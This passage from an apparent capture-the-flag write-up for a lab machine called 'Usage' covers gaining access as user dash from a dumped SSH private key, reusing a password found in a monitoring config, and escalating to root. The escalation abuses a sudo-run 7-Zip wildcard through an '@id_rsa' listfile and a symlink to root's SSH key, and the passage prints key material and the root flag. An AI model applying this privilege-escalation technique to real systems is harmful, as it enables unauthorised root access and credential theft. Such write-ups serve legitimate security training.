0Ijx8tHa2f8JekUMcdnQHfOwGwGb2wAAAAMBAAEAAAGABhXWvVBur49gEeGi0009HfdW+S
ss945eTnymYETNKF0/4E3ogOFJMO79F00js317lFDetA+c++IBciUzz7C0UvsiXIoI4PSv
FMu7l5EaZrE25wUX5NgC6TLBlxuwDsHja9dkReK2y29tQgKDGZLJ0ksNbl9J60m6vBRa0D
dSN9BgVTFcQY4BCW40q0ECE1GtGDZpkx6vmV//F28QFJZgZ0gV7AnK0ERK4hted5xzLqvS
OQzjAQd2ARZIMm7HQ3vTy+tMmy3k1dAdVneXwt+2AfyPDnAVQfmCBABmJeSrgzvkuYIU0J
ZkEZh0sYdlmhPejZoY/CWvD16Z/6II2a0JgNmHZEIRUVVf8GeFVo0XqSWa589eXmb3v/M9
dIaqM9U3RV1qfe9yFdkZmdSDMhHbBAyl573brrqZ+Tt+jkx3pTgkNdikfy3Ng11N/437hs
UYz8fLG2biIf4/qjgcUcWKjJjRtw1Tab48g34/LofevamNHq7b55iyxa1iJ75gz8JZAAAA
wQDN2m/GK1W0xOxawRvDDTKq4/8+niL+/lJyVp5AohmKa89iHxZQGaBb1Z/vmZ1pDCB9+D
aiGYNuxOQ8HEHh5P8MkcJpKRV9rESHikhw8GqwHuhGUNZtIDLe60BzT6Dnp0oCzEjfk9k
gHPrtLW78D2BMBCHULdLaohYgr4LWsp6xvksnHtTsN0+mTcNLZU8npesS00osFIgVAjBA6
6bl0Vm/zpxsWLNx6kLi41beKu0yY9Jvk7zZfZd75w9PGRfnc4AAADBA00zmCSzphDCsEmu
L7iNP0RHSSnB9NjfBzrZF0LIwCBWdjDvr/FnSN75LZV8sS8Sd/BnOA7JgLi70ps2sBeqNF
SD05fc5GcPmySLO/sfMijwFYIg75dXBGBDftBlfvnZZhseNovdTkgTtFwdN+/bYWKN58pw
JSb7iUaZHy80a06BmhoyNZo4I0gDknvfkf9wHDuYNNHdRnJnDuWQVfbRwnJY90KSQcAaHhM
tCDkmmKv42y/I6G+nVoCaGwJHpyLzh7QAAAMEA+K8JbG54+PQryAYqC40uGuJaojDD4pX0
s1KWvPVHa00VA54VG4KjRfLKnPbLzGDhYRRtgB0C/40J3gY7uNdBxhe07Rh1Msx3nsTT9v
iRSpmo2FKJ764zAUvuvOJ8FLyfC20B4uaaQp0pYRgoA5G2BxjtWnCCjvr2lnj/J3BmKcz/
b2e7L0VKD4cNk9DsAWwagAK2ZRHlQ5J60udocmNBEugyGe8ztkRh1PYCB8W1Jqkygc8kpT
63zj5LQZw2/NvnAAAAcmRhc2hAdXNhZ2U=
-----END OPENSSH PRIVATE KEY-----
dash@usage:~/ssh$
```

got private ssh key of the user "dash" and logged in through ssh.

```
uname -a
-----
Linux usage 5.15.0-101-generic #111-Ubuntu SMP Tue Mar 5 20:16:58 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux

cat /etc/issue
-----
Ubuntu 22.04.4 LTS \n \l

cat /etc/*-release
-----
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=22.04
DISTRIB_CODENAME=jammy
DISTRIB_DESCRIPTION="Ubuntu 22.04.4 LTS"
PRETTY_NAME="Ubuntu 22.04.4 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.4 LTS (Jammy Jellyfish)"
VERSION_CODENAME=jammy
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=jammy
```

os info. can be used for kernel exploit later if req.

```
ls -al /home/*
-----
/home/dash:
total 52
drwxr-x--- 6 dash dash 4096 Aug 20 17:03 .
drwxr-xr-x 4 root root 4096 Aug 16 2023 ..
lrwxrwxrwx 1 root root    9 Apr  2 20:22 .bash_history -> /dev/null
-rw-r--r-- 1 dash dash 3771 Jan  6 2022 .bashrc
drwx----- 3 dash dash 4096 Aug  7 2023 .cache
drwxrwxr-x 4 dash dash 4096 Aug 20 2023 .config
drwxrwxr-x 3 dash dash 4096 Aug  7 2023 .local
-rw-r--r-- 1 dash dash   32 Oct 26 2023 .monit.id
-rw-r--r-- 1 dash dash    5 Aug 20 17:03 .monit.pid
-rw----- 1 dash dash 1192 Aug 20 17:03 .monit.state
-rwx----- 1 dash dash  707 Oct 26 2023 .monitrc
-rw-r--r-- 1 dash dash  807 Jan  6 2022 .profile
drwx----- 2 dash dash 4096 Aug 24 2023 .ssh
-rw-r----- 1 root dash   33 Aug 20 10:08 user.txt
```

some services by name .monit something are running what are they??

```
dash@usage:~$ cat .monitrc
#Monitoring Interval in Seconds
set daemon 60

#Enable Web Access
set httpd port 2812
    use address 127.0.0.1
    allow admin:3nc0d3d_pa$$w0rd

#Apache
check process apache with pidfile "/var/run/apache2/apache2.pid"
    if cpu > 80% for 2 cycles then alert

#System Monitoring
check system usage
    if memory usage > 80% for 2 cycles then alert
    if cpu usage (user) > 70% for 2 cycles then alert
        if cpu usage (system) > 30% then alert
    if cpu usage (wait) > 20% then alert
    if loadavg (1min) > 6 for 2 cycles then alert
    if loadavg (5min) > 4 for 2 cycles then alert
    if swap usage > 5% then alert

check filesystem rootfs with path /
    if space usage > 80% then alert
```

saw contents of .monitrc because thought it would be like a config file like .bashrc or .zshrc so viewed it first and got some stuff.

This is password of the user "dash" who is our admin. But password is showing incorrect for user dash. Maybe password is for the another user.

```
xander@usage:/home$ id
uid=1001(xander) gid=1001(xander) groups=1001(xander)
xander@usage:/home$ █
```

was write it is for xander.



```
xander@usage:/home$ sudo -l
Matching Defaults entries for xander on usage:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User xander may run the following commands on usage:
    (ALL : ALL) NOPASSWD: /usr/bin/usage_management
```

xander can only run one command.

```
/var/www/html
/usr/bin/7za a /var/backups/project.zip -tzip -snl -mmt -- *
Error changing working directory to /var/www/html
/usr/bin/mysqldump -A > /var/backups/mysql_backup.sql
Password has been reset.
Choose an option:
1. Project Backup
2. Backup MySQL data
3. Reset admin password
Enter your choice (1/2/3):
```

it was a binary so did strings to see what is going on and saw these lines.

So in /var/www/html directory a zip.

```
Creating archive: /var/backups/project.zip

Items to compress: 21067

Files read from disk: 18083
Archive size: 54888178 bytes (53 MiB)
Everything is Ok
xander@usage:/home$ cd /var/backup
bash: cd: /var/backup: No such file or directory
xander@usage:/home$ cd /var
xander@usage:/var$ ls
backups  cache  crash  lib  local  lock  log  mail  opt  run  snap  spool  tmp  www
xander@usage:/var$ cd backups
```

ran the binary and chose first option to create a backup and it created it in the /var/backups

directory.

```
xander@usage:/var/www/html$ touch @id_rsa
xander@usage:/var/www/html$ ln -s /root/.ssh/id_rsa id_rsa
ln: failed to create symbolic link 'id_rsa': File exists
xander@usage:/var/www/html$ rm -f id_rsa
xander@usage:/var/www/html$ ln -s /root/.ssh/id_rsa id_rsa
```

Now for vertical priv esc. create id\_rsa file and create a soft link with private ssh key of the root user. Because when we choose option 1 while running the program it will create a zip and which will contain all the contents even the private key. Create "@id\_rsa" so that when creating a zip after selecting the option it will display private ssh key of the root user on screen only and we don not have to unzip the project backup and manually look at it.

```
2. Backup MySQL data
3. Reset admin password
Enter your choice (1/2/3): 1

7-Zip (a) [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs AMD EPYC 7763 64-Co
(A00F11),ASM,AES-NI)

Open archive: /var/backups/project.zip
--
Path = /var/backups/project.zip
Type = zip
Physical Size = 54888319

Scanning the drive:

WARNING: No more files
-----BEGIN OPENSSSH PRIVATE KEY-----

WARNING: No more files
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAABbm9uZQAAAAAAAAABAAAAMwAAAAAtzc2gtZW

WARNING: No more files
QyNTUxOQAAACC20m0r6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3QAAAJAfwyJCH8Mi

WARNING: No more files
QgAAAAAtzc2gtZWQyNTUxOQAAACC20m0r6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3Q

WARNING: No more files
AAAEc63P+5DvKwuQtE4YOD4IEeqfSPszxqIL1Wx1IT31xsmrbSY6vosAdQzGif553PTtDs
```

it gave us private key.

Now add this private key in a file with 600 permission and then login through ssh as root user.

```
root@usage:~# id
uid=0(root) gid=0(root) groups=0(root)
root@usage:~# cd /root
root@usage:~# ls
cleanup.sh  root.txt  snap  usage_management.c
root@usage:~# cat root.txt
f5b2fa29d6790060fbda440df1ee30da
root@usage:~# exit
logout
Connection to 10.10.11.18 closed.
```

got root flag.....